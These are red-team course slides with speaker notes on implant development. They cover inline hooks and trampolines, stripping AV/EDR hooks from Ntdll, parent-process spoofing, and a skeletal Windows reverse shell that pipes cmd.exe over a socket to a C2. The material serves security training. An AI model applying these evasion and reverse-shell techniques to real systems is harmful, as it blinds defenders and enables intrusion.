Just like the previous slide that covered 32-bit inline hook, we have a visualization for a 64-bit inline hook. Even though there is no typical prolog like what you might normally see for x86, the JMP instruction is used in a similar fashion. The JMP instruction is quite interesting for both 32-bit and 64-bit programs. For 32-bit you have far jumps, which is what was used on the previous slide along with a short jump. For 64-bit, it becomes interesting because you cannot jump to an absolute address. It must be an offset like a relative 32-bit offset, but that would obviously limit our jumping capabilities to 2GB in either direction. The JMP instruction is 5 bytes total, 1 byte for the actual opcode and the remaining 4 bytes are for the relative offset. Because this is 64-bit, 2GB is nothing in the scheme of the entire address space. What must be done instead is to take advantage of the MOV instruction. An absolute address can be moved into the RAX register and then we can JMP to the RAX register after the MOV is executed. In theory, you could use any register, but we are clobbering the RAX register, which is typically just fine.

64-bit inline hooks are more challenging because you need to take into account the variable instruction length, unlike for 32-bit where we know exactly how many bytes we are dealing with starting with the 5 NOPs before the function and the 2-byte JMP. You might have to keep track of at least 12 bytes because that is the minimum number of bytes required for the MOV; JMP RAX; technique. The NOPs on the slide are simply there for padding to show what it might look like if you have to account for 15 bytes in your hook.

Technet24

Trampolines

What happens after your hooked function executes?


Hooked *NtQuerySystemInformation*

Could get stuck in a loop

```
mov rax, 1122334455667788
jmp rax

// hooked code here

// call original function
call NtQuerySystemInformation

// enters loop
```


Trampolines

So, you have your inline hook implemented in ***NtQuerySystemInformation*** and your hook function gets executed. Awesome! Now what? Well, now you would probably want to call the original function and see what it returns or maybe pass in the modified arguments. Regardless of what you want to do, the original function should be called at some point. If you were to make the call to the original function, your hook is just going to get hit again and bounce you right back to your hook function. This is not what you want to happen because you will be caught in an endless hooking loop. What you need to do is somehow get back to the proper location in the original function. The proper location is immediately *after* the bytes you overwrote. Maybe that is something like ***NtQuerySystemInformation****+12* bytes for 64-bit hooks and +6 bytes for 32-bit hooks.



Trampoline Steps

This visualization shows what the entire process looks like from start to finish. The original function shown on the left-hand side of the slide has already been hooked, as can be seen by the relative jump followed by a NOP. The jump takes us to where the actual hook function is located, and it is here that our malicious needs can be carried out. Inside the hook function, we can eventually call the original function via a specially crafted trampoline. The trampoline holds the original bytes that were stolen from the original function and then a jump plus an offset from the start of the original function. The offset is extremely important to remember because we do not want to get into what some call hook recursion where we keep hooking ourselves.

Technet24

Unhooking Hooks: A Fresh Copy

There is another way to unhook hooks.

The system libraries that are stored in C:\Windows\System32 can serve as a validation for your integrity checks, but instead of copying the first several bytes from disk to memory, just copy in the entire TEXT section.

Unhooking Hooks: A Fresh Copy
When it comes to unhooking a function, there are several methods we can implement. One method is to use the original version of the function as found in the DLL on disk. This method has been dubbed "a fresh copy" where a clean copy of a system library found in the C:\Windows\System32\ folder can be used as a trusted source. If we take Ntdll.dll as an example, since it is a popular target by EDRs and AVs, we can read in the library straight from disk and copy over the tampered version in memory. This would effectively restore the original functionality of every single function, hooked or not. This is called grabbing a fresh copy of Ntdll.dll. There are detections that can be implemented to catch us unhooking a hook by an AV solution, but they are not very common, for now. However, it is good to know now so you can try to account for it when developing your tools that are utilizing some hooking engine or custom hooking engine.

Again, if an attacker wanted, and had the correct permissions, they could patch the on-disk version of Ntdll.dll. So, if you used this method to restore a fresh copy in memory, you would actually be re-implementing the attacker's hooks.

A Fresh Copy Visualization

On disk

.text

Ntdll.dll

```
1. CreateFileA(ntdll.dll, ...)
2. CreateFileMapping(hNtdll, ...)
3. MapViewOfFile(hNtdllMapping, ...)
4. Find NtHeader
5. Find .text section
6. memcpy() section over
```

In memory

.text

A Fresh Copy Visualization

Perhaps the best way to copy over a fresh copy of NTDLL on disk is to create a file mapping. The process is not complicated at all once you become familiar with the few APIs involved. The first action to execute is to obtain a module handle to the DLL using the ***CreateFile*** API, which will return a handle to us. From the handle we can use the ***CreateFileMapping*** API to create a mapping object, which will be available to us via a file mapping handle. Using the file mapping handle, we can use the ***MapViewOfFile*** API to map the object into our address space. There is no handle being returned from this API, but rather a pointer to the base address and this address will be used to work our way through the PE headers. Once we have the address to the first section, we can start looping over the sections until we find the .text section. This is the section we need to copy over the tampered .text section in memory. At this point, everything should be back to normal.

Technet24

Unhooking Hooks: A Suspended Copy

Yet another way to unhook hooks


What modules are loaded when you create a process in the suspended state? A debugger can show you that only Ntdll.dll should be implicitly loaded because it is getting ready to load the image into memory. If a process is created in the suspended state, its thread does not execute yet, thus no AV/EDR hooks can be implemented yet.

Unhooking Hooks: A Suspended Copy

Grabbing the .text section of Ntdll.dll from disk is not the only option. For this one, think back to when we created a process in the suspended state so we could hollow it out and make some slight modifications. Did you happen to notice what modules are loaded at that point? You should only see Ntdll.dll because no actual program code has been executed just yet. The main thread has not been allowed to run because we suspended it via passing the suspended flag to the ***CreateProcess*** API. The reason Ntdll.dll is there is because it is trying to do its job of mapping the image from disk and into memory, but it only got so far. This is good news because the AV/EDR solution has not been provided the opportunity to implement its hooks! There is nothing to hook at this point since the process is in the process of being initialized. At this phase of initialization, we can grab the information we need from Ntdll.dll and use it to fix our tampered hooked version. Simple and effective.

A Suspended Copy

1. Call CreateProcess() with CREATE_SUSPENDED
2. Find the .text section
3. Find the syscall table
4. Copy the table into the hooked process
5. Inject your shellcode at will



A Suspended Copy

The process of grabbing the ntdll syscall tables from the suspended process is not very complicated because most of the logic you have seen already. The only new item with this technique is finding the syscall table that resides in the .text section. There is no perfect way to search for the table boundaries, so you can just implement a loop and seek out the pattern of bytes that we know to be a syscall. This is similar to pattern scanning when trying to locate non-exported functions, except we are looking for syscall patterns. To summarize, we are attempting to overwrite a tampered syscall table with a clean syscall table from a suspended process.

Technet24

Source Code Review

Source code review!

Source Code Review
Time to jump into the source code and explain it.

Lab 5.2: UnhookTheHook

Test your unhooking skills against Bitdefender and others.

Please refer to the eWorkbook for the details of the lab.

Lab 5.2: UnhookTheHook
Please refer to the eWorkbook for the details of this lab.

Technet24

What's the Point?

What's the point?

What's the Point?
The point of this lab was to explore one of several methods of clearing out user mode hooks that an EDR's DLL might implement. The kernel mode side of an EDR will be discussed in follow-on courses like SEC770.

More Techniques

Never just one way to do a thing

Syswhispers1, 2, 3

Syswhispers3: WoW64, EGGs, direct syscall jumps in both WoW64 and x64, direct syscall jumps to random syscalls

```
py syswhispers.py --preset common -o syscalls_common -m egg_hunter
```


More Techniques

As with all things programming, there is never just one single way to get something done. Some methods might seem similar when you look at the source code, but they can still produce a different signature. The beauty of programming! The same thing goes for how we invoke syscalls, how we find the syscall numbers that have been hooked, etc. One tool that can be used to help us out is Syswhispers, their GitHub link is referenced down below, but that project is designed to produce a few files to use in your own project. Specifically, it will generate header files and assembly files in pairs for syscalls found in the current image kernel, which is typically ntoskrnl.exe. One way to run their python script is to have it generate egg-hunting patterns as a way to bypass the "mark of the syscall." This will generate a few files that need to be imported into your VS project. You should see a header, a source file, and an assembly file. If you attempt to build your project right after adding those files, you will probably be greeted with a few errors. You probably did not enable MASM support in your project as it is something that is not enabled by default. This setting is under *Build Customizations* under the Project's settings. One of the last things you must do is change a property for the assembly file. Right click on it and choose properties and then set its *Item Type* to *Microsoft Macro Assembler*. Now, you should be all set to carry on with the build of your project. One of the items to keep in mind is that if you are targeting a GUI application that will invoke GUI syscalls, syswhispers3 does not currently support them, but they might in a future update.

Reference:
https://github.com/klezVirus/SysWhispers3

Technet24

Module Summary

- Discussed why we would unhook hooks
- Found hooked functions
- Explored various ways to unhook hooks
- Implemented your own hooks

Module Summary

In this module, we discussed several reasons as to why you might want to unhook functions that were already being hooked by something else or someone else's malware. Many AV solutions will also hook functions that they think are commonly used in malware. They will also pay attention to the call order of APIs because that could be an indicator of suspicious activity.

Unit Review Questions

At what stage of process creation will you not have any hooks implemented?

A Suspended

B Terminated

C Running

Unit Review Questions
Q: At what stage of process creation will you not have any hooks implemented?

A: Suspended

B: Terminated

C: Running

Technet24

Unit Review Answers

At what stage of process creation will you not have any hooks implemented?

A Suspended

B Terminated

C Running

Unit Review Answers
Q: At what stage of process creation will you not have any hooks implemented?

A: Suspended

B: Terminated

C: Running

Unit Review Questions

Does unhooking hooks truly blind a Security Product?

A Yes, because it will no longer have introspection into that process

B Depends, there could be a kernel module still watching

C Only if it's Defender

Unit Review Questions
Q: Does unhooking hooks truly blind a Security Product?

A: Yes, because it will no longer have introspection into that process

B: Depends, there could be a kernel module still watching

C: Only if it's Defender

Technet24

Unit Review Answers

Does unhooking hooks truly blind a Security Product?

A Yes, because it will no longer have introspection into that process

B Depends, there could be a kernel module still watching

C Only if it's Defender

Unit Review Answers
Q: Does unhooking hooks truly blind a Security Product?

A: Yes, because it will no longer have introspection into that process

B: Depends, there could be a kernel module still watching

C: Only if it's Defender

Course Roadmap

- Windows Tool Development
- Getting to Know Your Target
- Operational Actions
- Persistence: Die Another Day
- **Enhancing Your Implant: Shellcode, Evasion, and C2**
- Capture the Flag Challenge

Section 5

Custom Loaders
Lab 5.1: The Loader
Unhooking Hooks
Lab 5.2: UnhookTheHook
Bypassing AV/EDR
Calling Home
Lab 5.3: No Caller ID
Writing Shellcode in C
Bootcamp
Lab 5.4: AMSI No More
Lab 5.5: ShadowCraft

In this module, we will cover the concepts of bypassing AV solutions and possibly EDR solutions.

Technet24

Objectives

Our objectives for this module are:

- Discuss reasons to avoid detection
- Explore various methods to avoid detection
- Discuss the good and the bad

Objectives
The objectives for this module are to discuss some of the reasons why you would want to avoid detection, explore some of the various implementations that have been created to assist you in avoiding detection, and discuss the good and the bad of some of those methods.

Why Avoid Detection?

AV/EDR solutions can give away your presence.

Why would you want to be detected? Unless you are intentionally trying to test an AV solution, you want to remain undetected for as long as possible. To do that, you must find a method that enables you to bypass whatever solution is being used on the target.

Why Avoid Detection?
Nobody wants to be detected immediately after gaining access to the target system, unless that is your goal. Perhaps though, you have several levels of avoidance you want to implement against your blue team so they can determine the effectiveness of their detections. With each method you implement, you increase the complexity and difficulty for being detected. As is the case with most everything, there is no single solution to a problem just like there is no single bypass that will work for every single solution on the market today. Regardless, there are some methods we will explore that are extremely effective, depending on what product you are going up against. We will look at how some AV and EDR solutions go about detecting malicious activity like hooking functions of interest. We already talked about unhooking those hooks but now we will explore additional methods.

Technet24

Detection Engines

There are multiple components that make up a solution.

Static

Signature matching engine before runtime using rules similar to YARA

Dynamic

Executing samples in a virtualized container to detect malicious behavior

Scan

Some AVs offer a scanning engine with various modes like Automatic/Custom

Detection Engines

When it comes to protecting users and the system, it is best if the AV solution can detect the threat before it has a chance to execute, naturally. At this stage, this would fall under static analysis where a solution could use rules comprised of static signatures to detect a threat. YARA rules are very popular with malware analysts, and they offer a robust capability with how their rules are created. The downside to static rules is that they can be bypassed by changing your code base, thereby changing your tool's signature. It is great to bypass the static signatures, but we still must deal with the dynamic portion and hopefully bypass it as well. There are a few methods that could be implemented to help bypass this stage like delaying execution, exhausting resources, encryption, etc. Some AV solutions like Bitdefender, for example, offer a scanning engine that can leverage the power of machine learning to reduce false detections and provide live updates to match emerging threats. Bitdefender's scanning engine can be in Automatic mode and switched to a Custom mode for complete customization of scanning endpoints. Before we go any further, let us talk about some gates that you will have to come across.

Choose Your Parent Process

What if you could choose your parent process?

One method that can be used as an addition to avoid detection is to choose your parent process. There are certain processes that should never spawn other processes, including PowerShell or CMD prompt; browsers, or office applications.

Choose Your Parent Process

If you were developing an AV solution, one of the checks you might implement is the relationship between processes. Watching explorer.exe spawn a number of processes of all kinds is fine but watching a browser process spawn a PowerShell process should set off some red flags suggesting that something is definitely not right. It also would be very uncommon to see an Excel document spawn a cmd prompt. What if I told you that there was a way that we could choose the process who created us? Well, Windows gave us a pretty easy way to do just that. With that ability, we can choose to have the explorer.exe process be the parent process instead of Chrome.exe. The more we can blend in and look normal, the more time we might be able to give ourselves. We always want ample time on target to ensure our objectives are accomplished or to secure our way back into a network for future attacks.

Technet24

Choose Your Parent Process: Implementation

Are you my parent?

Requires just two API calls

Helps avoid detection

```
//// make pointer variable
PPROC_THREAD_ATTRIBUTE_LIST pAttrList;

//// get the buffer size needed
InitializeProcThreadAttributeList(...);

//// make the real call
InitializeProcThreadAttributeList(...);

//// update the attribute before creation
UpdateProcThreadAttribute(...);
```


Choose Your Parent Process: Implementation

As with any new method, there will be a new set of APIs and/or structures to understand. Everything that is about to be done, is done before the process is ever created, which is the point because why bother changing the parent process ID after execution? As previously mentioned, we do not want to be spawning a cmd prompt from an Excel or Word document from a VBA macro payload. That would really draw some attention to our activities, and of course we do not want any scrutiny into what we are doing. The two new APIs are ***InitializeProcThreadAttributeList*** and ***UpdateProcThreadAttribute***. The pseudo code on the slide is showing what your code could look like. The first item is to create a pointer variable that will hold the buffer for our attribute list that we will allocate some space on the process heap for. After that is done, you will notice two calls to initialize the attribute list, and this is a necessity despite it seeming to be redundant. We use the first call to let the system tell us how many bytes we need to allocate on the heap for our attribute list. With the proper-sized buffer allocated, we can make the real call and then finally we can update the attribute list. At this point in the course, you have seen many APIs where we must do this two-call method.

InitializeProcThreadAttributeList

InitializeProcThreadAttributeList

Used to initialize an attribute list for process and thread creation

Has BOOL return type

```
BOOL InitializeProcThreadAttributeList(
 LPPROC_THREAD_ATTRIBUTE_LIST lpAttrList,
 DWORD dwAttrCount,
 DWORD dwFlags,
 PSIZE_T lpSize
);

// EXAMPLE
InitializeProcThreadAttributeList(NULL, 1,
0, &AttrListSize);

pAttrList = (...)HeapAlloc();

InitializeProcThreadAttributeList(pAttrLis
t, 1, 0, &AttrListSize);
```


InitializeProcThreadAttributeList
This API has a very descriptive name that gives away what it does—initialize an attribute list, and what it applies to: processes and threads. MSDN specifically says this API is for process and thread creation, which is exactly what we need to change a few attributes. Let us start by taking a look at the API's parameters.

lpAttributeList, is a pointer to the attribute list, but it can be NULL for the first call so we can figure out what size buffer we need to hold the number of attributes desired. The example on the slide shows this passing NULL, indicating 1 attribute, and a place to store the size, *lpSize*.

dwAttributeCount, will be the number of attributes to be added to the list. For this example, we are only adding a single item.

dwFlags, is a reserved parameter, so it must always be 0.

lpSize, is used to store the number of bytes needed for the buffer if *lpAttributesList* is NULL. If it is not NULL, then this will be the size of the attributes list buffer in bytes.

When we are done using the list, it is a good idea to call the ***DeleteProcThreadAttributeList*** API to free up the memory that we allocated on the heap earlier.

Technet24

UpdateProcThreadAttribute

UpdateProcThreadAttributeList

Updates an attribute in the attribute list for the process/thread

Has BOOL return type

```
BOOL UpdateProcThreadAttribute(
 LPPROC_THREAD_ATTRIBUTE_LIST lpAttrList,
 DWORD   dwFlags,
 DWORD_PTR Attribute,
 PVOID   lpValue,
 SIZE_T   cbSize,
 PVOID   lpPreviousValue,
 PSIZE_T  lpReturnSize
);
```


UpdateProcThreadAttribute

The ***UpdateProcThreadAttribute*** API is used when you want to update an attribute for a process or a thread. This would typically not be called until you have initialized your attribute list using the ***InitializeProcThreadAttributeList*** API. For our example, the attribute we will want to update is the parent process, but it is not obvious where to indicate that, so let us take a look at the API's parameters.

lpAttributeList, is just like the ***IntializeProcThreadAttributeList*** API, so nothing new here.

dwFlags, is also just like the *dwFlags* for the ***IntializeProcThreadAttributeList*** API, so nothing new here either.

Attribute, is our parameter of interest. It is the attribute key that will be updated and can be one of several values, but the one we are interested in is PROC_THREAD_ATTRIBUTE_PARENT_PROCESS. It is almost as if Microsoft knew that implant developers would want to change their parent PID.

lpValue, is a pointer to the attribute value that we will pass in as a handle to the process we chose to be the parent.

cbSize, is the size of the attribute value that was passed in for the *lpValue* parameter.

lpPreviousValue, is reserved, so it must be NULL.

lpReturnSize, is also reserved, so it must be NULL.

The Pros and Cons

Just like anything else, there is an upside and downside.

Pros	Cons	Cons
Avoid detection and live longer Sample not submitted to cloud engine	Time consuming Requires knowledge of inner workings	Could lose sample to AV/EDR cloud engine if not properly cut off from internet

The Pros and Cons

Bypassing AV/EDR solutions is not an easy task. There are a few pros and cons with doing so and some of the pros might seem obvious. One obvious pro is that by finding a bypass, our presence on the target will not be detected. It should go without saying that the longer you can remain undetected, the longer you can maintain your presence on the target. Detections can also mean your sample gets picked up and submitted to their cloud engine for detailed analysis and the creation of a signature. The signature would then be shared with all the other systems that have their product installed. Creating bypasses can take a lot of time and research, which is best done without an internet connection because you do not want your implant to be picked up each time you are conducting a test of your bypass technique. You might also have to do some reverse engineering and debugging to see how your tools are being caught, which can also take a lot of time. Bottom line: be sure your bypass is solid before dropping some of your coveted tools on a protected target because all of that hard work and effort could be lost. If you are not certain you will not be detected, then clean yourself off the target and do so quickly.

Technet24

Module Summary

- Learned bypassing AV/EDR should be a requirement
- Discussed how avoiding detection allows you to remain on target longer
- Discovered several publicly available methods exist to assist with avoidance

Module Summary
In this module, we discussed a small number of methods that can be taken to help you bypass detection and stay on target longer. There are many more that are out there and perhaps you will find new ones as you continue to go down this path.

Unit Review Questions

What is one risk with dropping a capability to disk with an unknown security product on the target?

A. You could lose your capability

B. You could be detected

C. All of the above

Unit Review Questions
Q: What is one risk with dropping a capability to disk with an unknown security product on the target?

A: You could lose your capability

B: You could be detected

C: All of the above

Technet24

Unit Review Answers

What is one risk with dropping a capability to disk with an unknown security product on the target?

A You could lose your capability

B You could be detected

C All of the above

Unit Review Answers
Q: What is one risk with dropping a capability to disk with an unknown security product on the target?

A: You could lose your capability

B: You could be detected

C: All of the above

Unit Review Questions

What is the structure that can be used to change your parent process?

A PROC_THREAD_ATTRIBUTE_LIST

B KPROCESS

C KUSER_SHARED_DATA

Unit Review Questions
Q: What is the structure that can be used to change your parent process?

A: PROC_THREAD_ATTRIBUTE_LIST

B: KPROCESS

C: KUSER_SHARED_DATA

Technet24

Unit Review Answers

What is the structure that can be used to change your parent process?

A PROC_THREAD_ATTRIBUTE_LIST

B KPROCESS

C KUSER_SHARED_DATA

Unit Review Answers
Q: What is the structure that can be used to change your parent process?

A: PROC_THREAD_ATTRIBUTE_LIST

B: KPROCESS

C: KUSER_SHARED_DATA

Course Roadmap

- Windows Tool Development
- Getting to Know Your Target
- Operational Actions
- Persistence: Die Another Day
- **Enhancing Your Implant: Shellcode, Evasion, and C2**
- Capture the Flag Challenge

Section 5

Custom Loaders
Lab 5.1: The Loader
Unhooking Hooks
Lab 5.2: UnhookTheHook
Bypassing AV/EDR
Calling Home
Lab 5.3: No Caller ID
Writing Shellcode in C
Bootcamp
Lab 5.4: AMSI No More
Lab 5.5: ShadowCraft

In this module, we will cover how your implant could call home to your C2 framework, redirector, listening post, or similar.

Technet24

Objectives

Our objectives for this module are:

- Discuss various ways to callback
- Understand Windows Sockets
- Check in for pending tasks to execute
- Sending results back

Objectives
The objectives for this module are to discuss a number of ways to implement internet connectivity with your implant and how to check in with your C2 listening post for pending tasks. We can also discuss sending the results of commands back to your listening post with the next connection.

Calling Home

You are lost and forgotten about until you call home.

There are several reasons to call back home and there are several methods of doing so. We can make our own sockets, we can make web requests, talk to other services or protocols, the list of options is massive. We will discuss a few but, in the end, it is up to you to determine what is best for your mission objectives.

Calling Home

One of the first actions an implant typically carries out is an attempt to call back home to let the mothership know it is alive and well. Think of it like a check-in to say, I was just executed on computer <ComputerName> with internal IP address <IPv4> and external IP address <IPv4> on <date> <time>. The check-in would not be exactly like that, but you get the idea of what could go into it. Now that we have an idea of what a check-in might look like, how do we do it? Well, there are a few ways we could accomplish this and there also several libraries that offer some functionality for this too, like Boost. Boost is massive package to download and install, and it bloats your program with strings, program size, and other junk. Overall, I would not recommend using Boost for any of your implants. We can create our own sockets to make connections like reverse shells. There are also internet APIs we can include that would enable the ability to connect to web pages and make requests. Our C2 Listening Post could serve tasks via a web page. The simplest C2 of them all would be a lightweight Python C2 handler that hosts a few web pages like, /register or /tasks.

Technet24

A Reverse Shell

Don't call me, I'll call you

Reverse shells are mostly preferred over bind shells because they can poke through the firewall and connect back to your C2. The shell part is where a cmd.exe process is created once the connection has been established. This is nothing as advanced as a Meterpeter session, but it is good to learn how to implement in code.

A Reverse Shell

TCP reverse shells are arguably the most common in the exploit development world, and even in the penetration testing world. For starters, reverse shells do not leave a local port listening 24/7 like a bind shell does. Also, most outbound connections are not blocked when they are initiated from behind a firewall. If you tried connecting to a bind shell to a target behind a firewall, there is a high chance that it will be rejected. Simplifying it a bit, a reverse TCP connection means that the victim, or target, is going to create the SYN packet and send it out to you, the attacker, or your C2 Listening Post. A Bind shell means the target will open a LISTENING local port and bind to that port. Typically, they would bind on 0.0.0.0:<port> so it could accept connections on any interface. If you were to run a netstat command, you could see the local port in the LISTENING state until a connection has been established. You as the attacker, or from the Listening Post, would send off that SYN packet to make a connection. If you have time, experiment with both reverse and bind shells in code to understand more how they differ programmatically.

The shell part of this comes when the connection creates a new process like PowerShell.exe or CMD.exe. This is the shell that we can use to interact live on the target. We can also create our own custom Windows shell that accepts its own commands for when a red team operator wants to go interactive on a target. One item to note when creating shells: be sure to not have the program blip on the user screen. We do not want to make the user think that something is going on with their system. Later, we will look at how we can prevent that from happening.

Implementation (1)

Make the shell

Only if the connection succeeded

Send all handles over the socket; STDIN, STDOUT, STDERR

```
// did the connection succeed
INT result = connect(...);

if (result != 0)
{
 return result;
}

// tell STARTUPINFO use socket for handles

// start the CMD prompt
CreateProcessA(..., “cmd.exe”,...);
```


Implementation (1)
At its most basic form, a shell can be created upon successful connection to the other end, whether that be your C2 Listening Post, a test system to make sure everything is operating the way it should, or something custom you have rigged. On the slide, the connect function is being called and obviously you would pass it the required arguments, but we are more concerned about the logic and flow at this point. Success for the connect function is 0 so we make sure to check the returned value and return from the routine early should it fail. When a successful connection is made, the ***CreateProcessA*** API will be called, which will initiate the cmd.exe process. Due to the lack of space on the slide, the STARTUPINFOA struct was not able to fit, but it is a very important one to fill out properly whenever you will be creating new processes. This is mainly because the STD handles need to be redirected over the connection instead of to their normal location, the terminal window. The next slide shows the details regarding the STARTUPINFO structure.

Technet24

Implementation (2)

```
// tell STARTUPINFO use socket for handles
STARTUPINFOA StartInfo;
SecureZeroMemory(&startup, sizeof(STARTUPINFOA)); // or StartInfo = { 0 };

startup.hStdInput = (HANDLE)theSocket;
startup.hStdOutput = (HANDLE)theSocket;
startup.hStdError = (HANDLE)theSocket;
startup.dwFlags = (STARTF_USESTDHANDLES);

// the process information struct
PROCESS_INFORMATION ProcInfo = { 0 };

// start the CMD prompt
CreateProcessA(..., “cmd.exe”,...);
```


Implementation (2)

This is what was missing on the previous slide. What is happening here is after we declare and initialize the STARTUPINFOA struct, we fill out some of the struct members, so the new process knows how it is supposed to start up. Specifically, it needs to know that the STD handles for input, output, and stderror are to be sent over the socket. The variable named *theSocket* is what is holding the socket as returned from a call to ***WSASocket***, as we will learn about shortly. One thing to note is that when specifying this flag, you must set the *bInheritHandles* flag to TRUE. This is because the process being created needs to inherit the three STD handles. Play around and experiment with it during your free time and see what happens if you do not let the process inherit the handles.

Making Sockets

The reverse TCP connections need to be a socket.

Windows sockets somewhat resemble Linux sockets but with the major caveat of the Win32 APIs involved with creating them. You will see some of the same structures being used for both Windows and Linux.

Making Sockets

If you are familiar with Linux sockets, then your learning curve will be quite minimal for learning Windows sockets. Windows, of course, decided to bring their own APIs into play for sockets just like they did for so many other areas. For starters, there is a specific version of the Winsock.dll that must be used depending on what Windows Socket specification we are wishing to use. It is best to use the current specification, which, at the time of this course, is 2.2. There are also specific structures that only pertain to Windows like the WSADATA structure. Windows still has the traditional sockaddr_in structure, which we will be using for our reverse connection. The sockaddr_in struct is filled out similar to how it would be done on Linux. During your time as a developer, if your application needs to create sockets you will become very familiar with the WSA* family of Windows Socket APIs. We will implement a few of them today, but there are many, many more that are available to experiment with on your own time.

Technet24

WSAStartup

WSAStartup()

Used to initiate Winsock usage

Has INT return type

```
int WSAStartup(
 WORD   wVersionRequired,
 LPWSADATA lpWSAData
);

// EXAMPLE

WSADATA wsaData;

INT result = WSAStartup(MAKEWORD(2,2), \
  &wsaData)

// TODO: error check
```


WSAStartup

To get things going with our reverse shell, we need to tell the system to initialize a few items. One of the items is initializing the usage of the Winsock.dll for our process. This is where ***WSAStartup*** comes to play. The API has two parameters described below.

wVersionRequired, is a WORD type that according to MSDN online documentation, is still waiting to be determined. We know it to be the specification of the Windows Socket that we are going to use, which will be 2.2. 2.2, is the most recent version but you could go back to 1.0. Because of the way it needs the version number, we must use the MAKEWORD macro that is defined in the Windef.h header file. It takes two arguments, a lowByte and highByte.

lpWSAData, is a pointer to a predefined WSADATA variable that will hold whatever details the function fills out for us.

Should the function fail, there could be several error codes that could be returned. Success for this API is 0. Also, to get the last error for WSA* functions, use the ***WSAGetLastError*** API.

WSASocket

WSASocket()

Used to create a socket

Has SOCKET return type

```
SOCKET WSAAPI WSASocketA(
 int         af,
 int         type,
 int         protocol,
 LPWSAPROTOCOL_INFOA lpProtocolInfo,
 GROUP        g,
 DWORD        dwFlags
);

// sister function
socket();
```


WSASocket
Before we can try to callback and check in with our C2 Listening Post, we need to create a socket and set it up accordingly. The ***WSASocket*** API is what we will be using to get this done. The return type is a SOCKET, so we will be saving this in a predefined SOCKET variable type. If the API fails, it will return the value INVALID_SOCKET and we should follow up with ***WsaGetLastError***. The ***WSASocket*** API has several parameters, and their names are not as descriptive as other APIs. Regardless, they are described below.

af, is an INT type that is used to indicate the address family specification. We will be using AF_INET, or 2 for IPv4.

type, is an INT type that specifies the type of the socket. Sockets can be RAW, TCP, UDP, etc. We will be using TCP, which has streams so SOCK_STREAM, or 1, is how you can remember to tie TCP to it.

protocol, is another INT type to indicate what address family specific and socket type specific protocol to use. The constants typically begin with IPPROTO_. We will be using IPPROTO_TCP as this is really the only option for an address family of AF_INET and socket type of SOCK_STREAM.

lpProtocolInfo, is a pointer to a predefined WSAPROTCOL_INFO struct that describes the socket's characteristics. NULL is just fine for our use case.

g, is a GROUP type if you want to add the socket to an existing group or create a new group. We do not care about this so 0 is what we will use.

dwFlags, is of DWORD type and can be used to describe more attributes of the socket. NULL is fine for this parameter too.

The sister function, ***socket***, is very similar but Microsoft decided to make socket-related APIs have the ability to be asynchronous; Windows Socket Asynchronous. It is not recommended that you mix and match these APIs around in your code. If you would like to use the async capabilities, there is an overlapped flag that can be passed to make the socket have overlapped I/O capabilities.

Technet24

Making a Windows Shell

Making an interactive Windows shell

A custom Windows shell should give the feel of an interactive command-line tool. Some built-in Windows commands have an interactive mode like diskpart. Here, the shell should have your most basic commands for an implant, like directory listings, changing directories, uploading/downloading files of interest, running commands, etc.

Making a Windows Shell

